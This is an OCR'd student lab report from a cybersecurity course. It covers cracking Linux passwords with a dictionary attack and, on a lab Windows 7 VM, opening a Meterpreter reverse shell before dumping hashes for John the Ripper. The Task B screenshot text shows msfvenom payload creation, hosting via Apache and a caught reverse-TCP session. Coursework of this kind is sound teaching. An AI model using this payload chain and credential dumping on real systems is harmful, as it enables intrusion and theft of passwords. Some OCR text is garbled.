
Lab Report #5


Task A: Linux Password Cracking (25 points)

1. 5 points. Create two groups, one is cyse301s24, and the other is your ODU Midas ID (for example, pjiang). Then display the corresponding group IDs.



I used groupadd to create two group

2. 5 points. Create and. Display related UID and GID information of each user.



I assigned three users to each group and used tail -n6 etc/passwd to display name and group ID

3. 5 points. Choose six new passwords, from easy to hard, and assign them to the users you created.

You need to show me the password you selected in your report, and DO NOT use your real-world passwords.

Name and password


Nino= mynameword

Line = abcdef


Pablo = Mama80%%

Mey = cat204$~


nia = Password123



4. 5 points. Export all six users' password hashes into a file named "YourMIDAS-HASH" (for example, pjiang-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.




On the screenshot I highlight the steps





I successfully cracked on of the password which (line = abcdef)

Task B: Windows Password Cracking (25 points)


Log on to Windows 7 VM and create a list of 3 users with different passwords. Then you need to establish a reverse shell connection with the admin privilege to the target Windows 7 VM. Now, complete the following tasks:


Windows 7 on CY301-BNAJA001 - Virtual Machine Connection
File Action Media Clipboard View Help
Recycle Bin
Google Chrome
PuTTY
Nmap - Zenmap GUI
Stegslide
S-Tools
Tools - Shortcut
« User Accounts and Family Safety ▸ User Accounts ▸ Manage Accounts
Search Con...
Choose the account you would like to change
Window 7
Administrator
Password protected
Fred
Standard user
Password protected
Jb
Standard user
Password protected
Rose
Standard user
Password protected
Guest
Guest account is off
Create a new account
What is a user account?
Additional things you can do
Set up Parental Controls
Go to the main User Accounts page



Kali - Internal Workstation on CY301-BNAJA001 - Virtual Machine Connection
File Action Media View Help
1 2 3 4
(genmon)XXX
18:11
VMshare
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=4
-o crackwindow.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: crackwindow.exe
(root㉿kali)-[~]
service apache2 start
(root㉿kali)-[~]
cp crackwindow.exe /var/www/html/
(root㉿kali)-[~]
#
root@kali: ~
File Actions Edit View Help
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, ocess, none)
LHOST 192.168.10.13 yes The listen address (an interface ma fied)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4444 → 192.168.10.9:1039)
8 18:08:36 -0400
meterpreter >
Activate Windows
Go to Settings to activate Windows.



1. 5 points. Display the password hashes by using the “hashdump” command in the meterpreter shell. Then



2. 10 points. Save the password hashes into a file named “your_midas.WinHASH” in Kali Linux
(you need to replace the “your_midas” with your university MIDAS ID). Then run John the ripper
for 10 minutes to crack the passwords (You MUST crack at least one password in order to complete this assignment.).



